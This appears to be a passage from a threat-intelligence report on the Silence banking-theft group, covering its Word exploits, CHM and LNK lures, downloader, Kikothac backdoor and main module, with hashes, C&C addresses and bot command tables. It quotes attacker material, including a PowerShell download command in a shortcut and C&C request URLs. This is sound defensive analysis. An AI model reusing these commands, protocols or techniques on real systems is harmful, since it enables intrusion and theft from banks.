
1. Unique modifications of exploits used to deliver the backdoor loader of **Silence**;
2. Unique Silence Trojan, its spying modules and ProxyBot used to connect isolated segments of the target corporate network and C&C server of the criminals. The group also used the patched backdoor **Kikothac** for some time;
3. Unique set of tools for emptying the ATMs called **Atmosphere**. It contains the software to interact with the dispenser and software to inject a malicious library into the dispenser process;
4. Service software, including legitimate administration tools used by the group in the attacks.
5. DDoS IRC Bot

Attachments

CVE-2017-262 + CVE-2017-263 APT28 related

File Name	MD5	File Description
Contract.docx	57f51443a8d6b8882b0c6afbd368e40e	Microsoft Word file exploiting CVE-2017-0262 vulnerability.
image1.eps	cf9a68ace36f24b80daf9afe1d7dab44	EPS file
joiner.dll		DLL dropper
		x32 version of the exploit of CVE-2017-0263 vulnerability
		x64 version of the exploit of CVE-2017-0263 vulnerability

After opening the Contract.docx file from the phishing email, the user will see the following text in Russian:



Contract.docx is a .doc file, designed to exploit the CVE-2017-0262 vulnerability in Microsoft Word. This file contains an EPS script file image1.eps (**7d1c38c3cba1b1ce644d75fa3fd8e65545fdad8b5b21fe630d162cd0bdd87e40**). The content was encrypted using byte-to-byte XOR with a 7a5d5e20 key. Once decrypted, it demonstrates code sections with the "forall" operator, which indicates the exploitation of the above-mentioned vulnerability by incorrect processing of EPS files, as well as a shellcode in string format (hereinafter Shell1).

It is interesting to note that the exploit contains variables with names composed of lyrics from "Snuff" by Slipknot (e.g. You-sold-me-out-to-save-yourself).


The exploit performs the following actions:

1. It allocates memory in the Microsoft Word process at the address 0x58a80000 and writes a shellcode (hereinafter – Shell2) there. This shellcode is required to save and run a backdoor, which is described below. It should be noted that the file is stored inside the shellcode.
2. In the Microsoft Word memory space, a section of the code, which is required to unpack the DLL dropper (hereinafter – Shell3), is decrypted. The exports section of the DLL contains the "fork" function, which is called immediately after unpacking. The library name is "**joiner.dll**", SHA256: **eea57047413bd7ae6b58e3a3fc4921092920949fd2fd189144ce71d0fa44239d**.

Silence

Moving into the darkside

3. The "fork" function is used to determine the bit count of the infected system and decrypt the module that exploits the CVE-2017-0263 vulnerability. This enables the threat actor to gain SYSTEM privileges.
4. The shellcode is called by the address 0x58a80000. This shellcode saves the **WINWORD.exe file (c90df05f360fc6566bd226a2e93d91f10e753e3d9bb4a3cd9e2c7305c80749f3)** to the directory "**C:\Users\<%username%>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup**" under the name "WINWORD.exe". Following this, this backdoor is executed within the WINWORD.exe process. It should be noted that these actions are performed with SYSTEM privileges.



On May 9, 2017, ESET published a report on the software tools of the APT28 group (<https://www.welivesecurity.com/2017/05/09/sednit-adds-two-zero-day-exploits-using-trumps-attack-syria-decoy/>). The approach to infecting the system and features in the investigated case correspond with the ones in the published report. However, we found key differences, identifying that APT28 software tools were used by another group to steal money. We noted that in the case described by ESET the control was not given to the 0x58a80000 address. After investigating the code of both exploits in more detail, we discovered that the code of APT28's DLL dropper was patched to give control to Shell, which is necessary to save the backdoor in a file and launch it. The modified part of the code is shown in the image below:

```

APT28

call    eax      ; Call CUE-2017-0263 exploit
call    GetCurrentRights
cmp    eax, 3
jz     short loc_100020D7
call    WriteData
xor    al, al
jmp    loc_10002F33

RESEARCHING CASE

call    eax      ; Call CUE-2017-0263 exploit
nop
nop
push   58A80000h
retn

jz     short loc_4E2DD7
call    WriteData
xor    al, al
jmp    loc_4E2F33

```

Part of the code of the Fork function in the investigated (below) and ESET (above) cases

From the presented parts of code, it is clear that call and cmp instructions were replaced with nop, push, and retn. Instructions like retn and push need 6 bytes (5 and 1 accordingly), while call and cmp need 8 bytes. The two bytes left were changed to nop instruction in the process, which is evidenced by the changes in dropper at the level of assembler instructions.

CHM

File Name	MD5	File Description
Letter of Intent.chm	dde658eb388512ee9f4f31f0f027a7df	CHM file downloads and executes remote VBS code when opened
i.vbs		Remote VBS code, which downloads and launches the Silence loader
rpc32.exe	404d69c8b74d375522b9afe90072a1f4	SilenceDownloader

Silence

Moving into the darkside

One of the phishing emails contained a help file called Letter of Intent.chm.


Microsoft Compiled HTML Help is a Microsoft proprietary online help format, consisting of a collection of HTML pages, an index and other navigation tools. The files are compressed and deployed in a binary format with the extension .CHM, for Compiled HTML. The format is often used for software documentation.

It was introduced as the successor to Microsoft WinHelp with the release of Windows 98 and is still supported in Windows 7. Although the format was designed by Microsoft, it has been successfully reverse-engineered and is now supported in many document viewer applications.

This file type is still supported by Microsoft and the software for viewing the help content is still included in the standard Windows package. This format allows the threat actor to enable JavaScripts and execute remote VBScript and/or Powershell code by calling mshta.exe or powershell.exe.

Although the vector is not new and was used even back in 2015 to deliver malware, this method of delivering the files of this type is not at all typical for the CIS and, in some cases, helps to evade discovery and successfully pass through corporate security systems.

The Letter of Intent.chm is a compiled HTML file with interactive help. After decompiling, the file has the following structure:



When launching the help, the entry point is the file called start.htm. In the body of this HTML file there is an object with interactive content:

```
<OBJECT id="Item0" name="Item0" value="3, 2, 2">
```

A screenshot of a terminal window displaying a large amount of encoded VBScript code. The code is highly obfuscated, containing numerous characters and symbols that represent the original script. It appears to be a base64 encoded payload or a complex command-and-control (C2) communication block.

After opening the help, the VB script is downloaded from the remote server at **139.99.156.[.]100**. The script is then launched with the system interpreter mshta.exe. The VB script, in turn, downloads the SilenceDownloader backdoor, saves it in \$TEMP%\rpc32.exe and launches it.

LNK

The standard Windows shortcuts (links to files with a .LNK extension) can be used to download arbitrary programs and send them specific arguments. At the same time, an attacker can define which icon to display to deceive regular users. Apart from that, Windows OS does not display a shortcut extension.

```
struct LNK {
    struct ShellLinkHeader sShellLinkHeader;
    struct LinkTargetIDList sLinkTargetIDList;
    struct LinkInfo sLinkInfo;
    struct StringData NAME_STRING;
    struct StringData RELATIVE_PATH;
    struct StringData WORKING_DIR;
    struct StringData COMMAND_LINE_ARGUMENTS;
    struct StringData ICON_LOCATION;
    struct ExtraData sExtraData;
};
```

Shortcut Structure

When the file is formed in a certain way, PowerShell interpreter can be launched by sending the prepared script for execution as a parameter.

► struct ShellLinkHeader sShellLinkHeader	
► struct LinkTargetIDList sLinkTargetIDList	CLSID_MyComputer\{C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
► struct LinkInfo sLinkInfo	
► struct StringData NAME_STRING	Microsoft Word Document
► struct StringData RELATIVE_PATH	..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
► struct StringData WORKING_DIR	C:\Windows\Temp
► struct StringData COMMAND_LINE_ARGUMENTS	(New-Object System.Net.WebClient).DownloadFile('http://91.207.7.97/file.exe', 'C:/Windows/temp/OBD')
► struct StringData ICON_LOCATION	C:\Windows\System32\imageres.dll
► struct ExtraData sExtraData	

Silence Trojan

The unique Trojan used by the group is modular. It consists of the following components (discovered by Group-IB; there could be more):

- Loader;
- Main module (in the early attacks hackers used a patched backdoor called **Kikothac**);
- Module for spying on users;
- Proxy.

The main module can load any other executable file, which doesn't limit the system's functionality and gives room to extend features.

None of the programs are obfuscated.

Silence.Downloader

File Name	MD5 hash
WINWORD.exe	5b4417521c71cc89cd3b2fe94ab395b2
IntelSofts_<%disk serial number%>.exe	c6c84da4f27103db4ff593f4d4f45d95
Intel Security.exe	b4313151019b2091cbd27c8810e5c7c5 ef0fb10c602e3ee81e3677c83a44b409
SecuritySoftWare	a58a830dce460e91217328bdefb25cbe a1e210598820cbb08e269b2dfd96e741
rpc32.exe	404d69c8b74d375522b9afe90072a1f4 b09b8be361cd0e30a70cc4603a31d1ee 3345dde0c827dcba993f7216a8d7c12
file.exe	43eda1810677afe6791dd7a33eb3d83c 7d3614df9409da3933637f09587af28c 7d8af1f6cf7d08c0c39e03033585d404 9b037ead562c789620a167af85d32f72
pripr.exe	97599e2edc7e7025d5c2a7d7a81dac47

The file WINWORD.exe is a backdoor. The program is designed to download and launch the Silence's main Trojan. After launching WINWORD.exe, the Trojan performs the following activity:

1. It retrieves the serial number of C://. If unsuccessful, finds out the serial number of D://. If unsuccessful for the second time, the malware extracts the serial number of E://.
2. Then it creates a computable mutex, which is unique for the current machine, for interprocess synchronization.
3. The infinite loop is as follows:
 - the bot sends GET request every 5 seconds to the 158.69.218[.]119/script.php?name=%<disk serial number> server.
 - In response it may receive one of the following commands:

Command	Description
fal	The software copies itself in C:\ProgramData under the name: IntelSofts_<disk serial number>.exe. Then it creates a value named IntelSofts (only if it is not yet present) in C:\ProgramData\IntelSofts_<disk serial number>.exe in the HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run registry key. Deletes C:\ProgramData\IntelSofts_<disk serial number>.exe:Zone.Identifier".
DEL	Deletes the above-mentioned value and terminates the application
http<website address>	Deletes C:\ProgramData\MicrosoftsUpdte.exe and downloads a file with a URL, sent by the server. The downloaded file is saved on the infected device in C:\ProgramData\MicrosoftsUpdte.exe. After this, it launches the downloaded file either with the CreateProcess() function or the ShellExecute() function.

It is worth noting that a copy of this file is also saved in **C:\Users\<%username%>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup** under the name WINWORD.exe. This is a result of the execution of the exploit that installed the software into the system.

We found several programs of this type at different times. On **March 20, 2018**, the Silence loader, which was compiled on **March 2, 2018**, was uploaded to VirusTotal. The new version had only minor changes:

1. bot calls GetModuleHandleA("kernel32") function 5555000 times.

```

iterator = 5555000;
do
{
    GetModuleHandleA("kernel32");
    --iterator;
}
while ( iterator );

```

This cycle is designed to hinder dynamic analysis. Other anti-analysis means are not present.

2. It retrieves the serial number of C://. If unsuccessful, finds out the serial number of D://. If unsuccessful for the second time, finds out the serial number of E://. If unsuccessful, assigns the variable that stores the serial number 1110101011.
3. Then it launches an infinite loop of server commands processing and sends the following GET request every 120 seconds: 91.207.7[.]86/I/checkinfo.php?name=<disk>php?name=<disk serial number>

4. Disregarding the result of calling the server, the bot ensures persistence using one of the following approaches:

- Creates its own copy in C:\ProgramData called Intel Security.exe.
- Creates a value named Intel(R) Common Security and a value of C:\ProgramData\Intel Security.exe (if it is not present) in HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run registry key.
- Deletes the copy of the file with postfix :Zone.Identifier in C:\ProgramData"=.
- In the last version of the bot it did not ensure persistence before receiving the fal command.

5. Following this, the bot processes the response. There are several options of response:

Command	Description
DEL	Deletes the value of the registry described above and terminates the application
http://<website address>	Deletes C:\ProgramData\TEMP-DATA-2-34-56-6-23_<%result of multiplication of GUID field structure%>.exe" and then downloads the file with the URL sent by the server. The downloaded file is then saved to the infected device in C:\ProgramData\TEMP-DATA-2-34-56-6-23_<%result of multiplication of GUID field structure%>.exe". After this, the file is launched by the CreateProcess function. The bot "sleeps" for 2 seconds before the launch.

We can see that the fal command was deleted and the name of the file where Silence will be saved is changed.

Patched Kikothac

File Name	MD5 hash
netsrv32.exe	9628d7ce2dd26c188e04378d10fb8ef3 0074d8c3183e2b62b85a2b9f71d4cccd8 440b21958ad0e51795796d3c1a72f7b3
	b7f97100748857eb75a6558e608b55df

The software is classified as **Backdoor.Kikothac**. The application can transfer information about the infected device, download files, upload files to the C&C server, launch and terminate processes, modify registry entries, and execute commands in the command interpreter. It uses the IP address 46.183.221[.]89 as a C&C server. Analysis shows that the application was patched.

Action Sequence

- The software uses the SetUnhandledExceptionFilter function to register a function/high-level handler that terminates the bot in case of any error.
- There are 10 stages in the cycle with a 1-second interval. The software calls a mutex named ServiceHelper#56 0.2.21.0001_srv. If there was an error during the call, it tries to create a mutex with this name. If there were no errors 10 times or mutex creation was unsuccessful, the application is terminated.
- The software uses the StartServiceCtrlDispatcher() service named Microsoft Service Watcher in the context of its own process. The process of service launch:

```
WSAStartup(0x201u, &WSAData);
v7 = LoadLibraryW(L"Advapi32.dll");
StartServiceCtrlDispatcherW = (int (__stdcall *)(__WORD))GetProcAddress(v7, "StartServiceCtrlDispatcherW");
RegisterServiceCtrlHandlerW = (int (__stdcall *)(__WORD, __WORD))GetProcAddress(v7, "RegisterServiceCtrlHandlerW");
v9.lpServiceName = (LPSTR)L"Microsoft Service Watcher";
v9.lpServiceProc = (LPSERVICE_MAIN_FUNCTIONA)mainServicePoint;
StartServiceCtrlDispatcherW(&v9);
WSACleanup();
```

All further actions happen in the service handler, namely:

- The service checks the system time. If it is set to zero, the bot stops working.
- Calls a server with the IP address 46.183.221[.]89. The interaction process can be described with the following stages:
 - Lists user accounts in the registry and looks for the ProxyEnable value in the Software\Microsoft\Windows\CurrentVersion\Internet Settings key. In case such field is found, it gets the default proxy server and uses it to communicate with the C&C server.
 - Reads content of the <%Folder where the bot is located%>\hostent, where there should be a description/identifier of the bot. After that, it sends the content to the C&C server. If the file is not present, the service sends the following string to the server: ".: No desc :".
 - Switches to the cycle of receiving and executing commands of the C&C server.

When receiving data from the server, the bot looks for its own commands (you can find the list below). If there were no commands, the bot creates a cmd.exe process and sends the resulting string to the C&C server. Some bot commands only launch with parameters. For this, the function/command handler checks the number of received parameters, where the first parameter is always the command accepted.

Silence
Moving into the darkside

Bot Commands:

Command	Function	Possible Responses	Example
#wput	Get a file from the infected device. The command accepts 4–5 parameters, namely file name, URL, and port. The usage of 5 parameters was not discovered.	"OpenReq failed" – error during operation of HttpOpenRequest function. "Connect failed" – error during operation of InternetConnect function. "InetOpen failed" – error during operation of InternetOpen function. "ERR:2" – error while reading a file. "ERR:1" – the number of parameters is not equal to 4 or 5.	#wput localhost 4242 test.txt
#wget	Download the file to an infected device. Bot accepts two parameters: URL and file name. When /d flag is present, does nothing. Changes date and time of file creation, last access, and last change to the date from the similar field "kernel32.dll".	"ERR:1" – the number of parameters is not equal to 3. "Save/Get failed" – error while downloading the file. "Saved" – the file is downloaded and saved	#wget hxxp://www.constitution.org/usdeclar.txt text.txt
#ver	Get the bot version.	"0.2.21.0001_srv_i86"	#ver
#p	Refresh time of the last response/call to the server. The command is meaningless because refreshing is automated and happens upon receiving/accepting the message from the server.	No response	#p
#d	Stop the bot from calling the server for an hour and stop the cmd.exe process launched earlier.	No response	#d
#clean	Terminate the cmd.exe process launched earlier.	No response	#clean
#tl	Get the list of running processes.	The response is a list of launched processes in the following format: process=<%process_name%> pid=<%PID%> prnt=<%Process PID%> The example of the response is in Annex 1.	#tl
#tk	Terminate the process using its PID.	"ERR:1" – the number of parameters is not equal to 2. "Failed to open process, <%PID%>" – failed attempt to call an application. "Killed" – the process is terminated.	#tk 616
#selfpath	Get the path to the module file. If the command does not get the parameter, it responds with the path to the bot's executable file.	Path to the file. "ERR:3" – error while calling a process of the application	#self Kernel32

#setid	Write a parameter string to <%Path to folder with the bot%>\hostent. Change date and time of file creation, last access, and last change of the bot's file to the date from the similar field "kernel32.dll".	No response	#setid test_string
#ctype	Get information on proxy.	SID=<%User SID%>, cstr=<%CnC%>:<%Port%> – in case one of the users has a proxy server configured by default. No proxy – if the proxy server is not configured by default for any user of the infected machine.	#ctype
#fsredirect	Enable/disable filesystem redirection.	No response	#fsredirect on #fsredirect off
#ccc	Delete the HKLM\Software\KingKongThai\cc\ key from the registry. The second transferred parameter should be "yes" string.	"Done."	#ccc yes
#cca	Change the value with the name that is received as a parameter in HKLM\Software\KingKongThai\cc registry key. The value changes to 0.	"ERR:4_2" – when addressing the HKLM\Software\KingKongThai\cc key was not successful. "ERR:4_1" – if writing a value was unsuccessful. "Done" – if successful	cca test_val
#ccd	Delete the value from the HKLM\Software\KingKongThai\cc\ registry key. The value name is received as a parameter.	"ERR:4_2" – when addressing the HKLM\Software\KingKongThai\cc key was not successful. "Done" – if successful.	#ccd test_val
#ccl	Get names of all values in the HKLM\Software\KingKongThai\cc registry key.	"ERR:4_1" – when addressing the HKLM\Software\KingKongThai\cc key was not successful. "ERR:4_0" – if an attempt to get information on the registry key was unsuccessful. The data is received in the following format: ----- <%value1 name%> <%value2 name%> -----	#ccl
#wts_enum	Get the list of launched process sessions using WTS functions.	For examples, refer to Annex 2	#wts_enum

Silence

Moving into the darkside

#wts_start	Execute the command. Several strings are received as parameters: 1) Console – launch on behalf of the System or any other string; 2) Commands.	Command line '<%received command%>' executed. - if successful. "ERROR: Failed execute '<%received command%>' <%GetLastError result%>" - if not successful.	#wts_start Console cmd. exe ping 127.0.0.1
#help	No activity performed		
Any other string	Send the string to cmd.exe.	Output.	ipconfig

C&C communications

The bot uses port 80 to communicate with the server. This port sends encrypted data. If the infected device has a proxy server configured by default, the bot uses it.


The bot regularly connects to the C&C server. If the connection is not established in 60 minutes, the bot "snoozes" for 5 minutes.

The traffic between the infected machine and the C&C server is encrypted using a byte-to-byte XOR with a pseudo-random byte generated for each message. The message structure is as follows:


```
struct message {
    char key;
    char unuseful_1; // -1
    char unuseful_2; // 0
    int length;
    char ciphertext[length];
}
```

Changes of C&C IP address in the executable file

Through analysis of the bot memory, we discovered, apart from the C&C address, the address 185.29.9[.]45, which is not used by the program anywhere.[R1] In addition, both the connectivity function and the standard __NMSG_WRITE function referred to the C&C address. Having researched other versions of this bot, we found an interesting peculiarity. In the investigated sample, the standard string Microsoft Visual C++ Runtime Library was changed to: 46.183.221[.]89\0 C++ Runtime Library:



The unused address (185.29.9[.]45) is in the same place as in the unchanged samples:



The string with the IP address of the C&C server of the Silence group is longer than the C&C address in the original file. Therefore, the usual change of the IP address (185.29.9[.]45) in the same place of the executable file leads to incorrect operation of the software. This was the reason for changing the Microsoft Visual C++ Runtime Library string and not changing the address string from the original file.

The bot has a relatively simple traffic encryption mechanism, that is why reverse engineering of the protocol does not take long. This shows that the sample was changed manually using the regular HEX editor and was not rebuilt for the new C&C server.

Silence.MainModule

File Name	MD5 hash
MicrosoftUpdte.exe	f1954b7034582da44d3f6a160f0a9322
netsrv32.exe	cffffc5a0e5bdc87ab11b75ec8a6715a4
dwenole.exe	c4f18d40b17e506f42f72b8ff111a614
srv_cons.exe	b43f65492f2f374c86998bd8ed39bfdd
	a3de4a1e5b66d96183ad42800d6be862

The file in question, **MicrosoftUpdte.exe**, is classified as **Silence.MainModule** and has capabilities to execute remote commands covertly, add itself to startup, and download arbitrary files from the network servers.

After the launch:

- The file checks for the following registry keys: "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" and "HKLM\Software\Microsoft\Windows\CurrentVersion\Run". If they are present and there is permission to write in these keys, the file adds itself to startup by writing itself in both keys. The respective registry entries are as follows:

```
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run]
"javaplatform" = <path_to_exe>
[HKLM\Software\Microsoft\Windows\CurrentVersion\Run]
"javaplatform" = <path_to_exe>
```

Silence

Moving into the darkside

where <path_to_exe> is the path to exe where the file was launched. The file is not moved or copied anywhere else (**SilenceDownloader** loader has already done this during the previous step).


- The bot uses the CreatePipe function to create a pipe, which will be used for interprocess communication with other modules
- After that, the bot remains inactive waiting for further commands from the C&C server.

Network communications are performed using unencrypted connections via Http land GET requests.

Possible types of connection to C&C:

Type of connection	Description	Example of client request to C&C
Connect1	Registration	http://192.168.19[.]171/index.php?xy=1
Connect2	Commands request	http://192.168.19[.]171/index.php?xy=2&axy=1234567890
Connect3	Sending return results	http://192.168.19[.]171/index.php?xy=2&axy=1234567890&bxy=aaaaabbbbccc

- The first <request1> request is sent to the C&C server of the following type:
http://<cnc>/index.php?xy=1
Example of request:
"http://192.168.19[.]171/index.php?xy=1"
- As a response to the first request from the client, the C&C server sends a server response (<response1>), which, according to debugging information in the file, is the identifier of the client. This is 1234567890 on the screenshot below:



```
Содержимое | Анализ TCP-сессии |
GET /index.php?xy=1 HTTP/1.1
Accept: */*
User-Agent: Microsoft Internet Explorer
Host: [REDACTED]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 22 Nov 2017 18:28:56 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 11
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

1234567890
```

- "xy=1" and User-Agent are hard coded, meaning they can serve as a basis for writing signatures to detect malicious network traffic:

We have also seen other User-Agents in different versions of the Trojan:

Year	user agent
2017	Microsoft Internet Explorer
2018	\r\n\r\n

- Next, the file sends the second <request2> request to the C&C. It looks as follows: "http://cnc/index.php?xy=2&axy=<response1>", where <response1> is the response of the server to <request1>

Example:

```

Содержимое | Анализ TCP-сессии |
GET /index.php?xy=2&axy=1234567890 HTTP/1.1
Accept: */*
User-Agent: Microsoft Internet Explorer
Host: [REDACTED]
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 22 Nov 2017 19:30:05 GMT
Server: Apache/2.4.9 (Win64) PHP/5.5.12
X-Powered-By: PHP/5.5.12
Content-Length: 5
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html

[REDACTED]

```

Silence

Moving into the darkside

Below is a table of C&C commands that the malware executes:

Command	Command type	Description	Example of Use
htrjyytrn	reconnect	Terminates the command interpreter, clears all temporary files, connects to the C&C "from scratch"	htrjyytrn
htcnfhn	restart	Terminates the command interpreter and restarts it	htcnfhn
ytnpflfybq	notasks	No operation	ytnpflfybq
#wget	wget	Download a file from a remote server and save in the current directory	#wget 192.168.19[.]171/f. exe 1.exe
shell\n	shell	Launch the command interpreter	shell\n
\n<cmd>	run	Execution of the arbitrary command of the OS via the command interpreter	\nipconfig

- It is worth noting that the command codes are **Cyrillic words** typed with an English layout. **This shows that the developer is a Russian speaker.**
- The 'restart' command restarts the command interpreter, for example if the current console is unresponsive.
- The shell\n command launches a new hidden instance of the OS command interpreter, which will be used to covertly launch commands (the last string in the table of commands) on the infected machine.

Registers (FPU)

EAX 7C802336 kernel32.CreateProcessW	ECX 00000000	EDX 7C97B178 ntdll.7C97B178	EBX 00A1FD24	ESP 00A1FBE8	EBP 00A1FCBC	ESI 00A1FD38 UNICODE "C:\Windows\System32\cmd.exe"	EDI 00A1FCD8	EIP 7C802336 kernel32.CreateProcessW
--------------------------------------	--------------	-----------------------------	--------------	--------------	--------------	--	--------------	--------------------------------------

00A1FBE8 0041A572 CALL to CreateProcessW from Microsoft.0041A570
00A1FBEC 00000000 ModuleFileName = NULL
00A1FBF0 00A1FD38 CommandLine = "C:\Windows\System32\cmd.exe"
